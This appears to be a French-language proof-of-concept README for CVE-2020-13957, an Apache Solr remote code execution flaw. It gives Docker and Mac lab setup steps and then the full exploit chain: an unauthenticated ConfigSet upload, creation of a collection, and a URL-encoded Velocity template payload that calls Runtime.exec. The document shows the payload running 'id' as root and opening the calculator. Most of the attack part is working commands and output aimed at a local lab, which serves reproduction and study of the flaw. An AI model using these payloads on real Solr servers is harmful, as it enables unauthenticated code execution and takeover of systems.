 s-index/cve-2020-13957
Apache Solr RCE CVE-2020-13957


Démo Docker

Démo Mac
NVD CVE-2020-13957
Les versions d'Apache Solr 6.6.0 à 6.6.6, 7.0.0 à 7.7.3 et 8.0.0 à 8.6.2 empêchent la configuration de certaines fonctionnalités considérées comme dangereuses (qui pourraient être utilisées pour une exécution de code à distance) dans un ConfigSet téléversé via l'API sans authentification ni autorisation. Les contrôles en place pour empêcher de telles fonctionnalités peuvent être contournés en utilisant une combinaison d'actions UPLOAD/CREATE.
1. Construire une image à partir d'un Dockerfile
$ docker build -t cve-2020-13957 .
2. Exécuter /bin/bash dans un nouveau conteneur
$ docker run --rm -p 8983:8983 --name cve-2020-13957 -it cve-2020-13957 /bin/bash
3. Démarrer Apache Solr Cloud dans le conteneur
$ ./solr start -e cloud -noprompt -force
1. Téléverser un ConfigSet
Guide Apache Solr Téléverser un ConfigSet
$ curl -X POST --header "Content-Type:application/octet-stream" --data-binary @myconfigset.zip "http://localhost:8983/solr/admin/configs?action=UPLOAD&name=myConfigSet"
2. Créer une collection
Guide Apache Solr Créer une collection
$ curl "http://localhost:8983/solr/admin/collections?action=CREATE&name=newCollection&numShards=2&replicationFactor=1&wt=xml&collection.configName=myConfigSet"
3. Exécuter la commande id
$ curl "http://localhost:8983/solr/newCollection/select?q=1&wt=velocity&v.template=custom&v.template.custom=%23set(%24x%3d%27%27)+%23set(%24rt%3d%24x.class.forName(%27java.lang.Runtime%27))+%23set(%24chr%3d%24x.class.forName(%27java.lang.Character%27))+%23set(%24str%3d%24x.class.forName(%27java.lang.String%27))+%23set(%24ex%3d%24rt.getRuntime().exec(%27id%27))+%24ex.waitFor()+%23set(%24out%3d%24ex.getInputStream())+%23foreach(%24i+in+%5b1..%24out.available()%5d)%24str.valueOf(%24chr.toChars(%24out.read()))%23end"
Sortie
0 uid=0(root) gid=0(root) groups=0(root)
1. Télécharger Apache Solr
$ curl -OL https://archive.apache.org/dist/lucene/solr/8.2.0/solr-8.2.0.tgz
2. Décompresser
$ tar -xzvf solr-8.2.0.tgz
3. Démarrer Apache Solr Cloud
$ solr-8.2.0/bin/solr start -e cloud -noprompt -force
1. Téléverser un ConfigSet
Guide Apache Solr Téléverser un ConfigSet
$ curl -X POST --header "Content-Type:application/octet-stream" --data-binary @myconfigset.zip "http://localhost:8983/solr/admin/configs?action=UPLOAD&name=myConfigSet"
2. Créer une collection
Guide Apache Solr Créer une collection
$ curl "http://localhost:8983/solr/admin/collections?action=CREATE&name=newCollection&numShards=2&replicationFactor=1&wt=xml&collection.configName=myConfigSet"
3. Ouvrir la calculatrice
$ curl "http://localhost:8983/solr/newCollection/select?q=1&wt=velocity&v.template=custom&v.template.custom=%23set(%24x%3d%27%27)+%23set(%24rt%3d%24x.class.forName(%27java.lang.Runtime%27))+%23set(%24chr%3d%24x.class.forName(%27java.lang.Character%27))+%23set(%24str%3d%24x.class.forName(%27java.lang.String%27))+%23set(%24ex%3d%24rt.getRuntime().exec(%27open+-a+calculator%27))+%24ex.waitFor()+%23set(%24out%3d%24ex.getInputStream())+%23foreach(%24i+in+%5b1..%24out.available()%5d)%24str.valueOf(%24chr.toChars(%24out.read()))%23end"
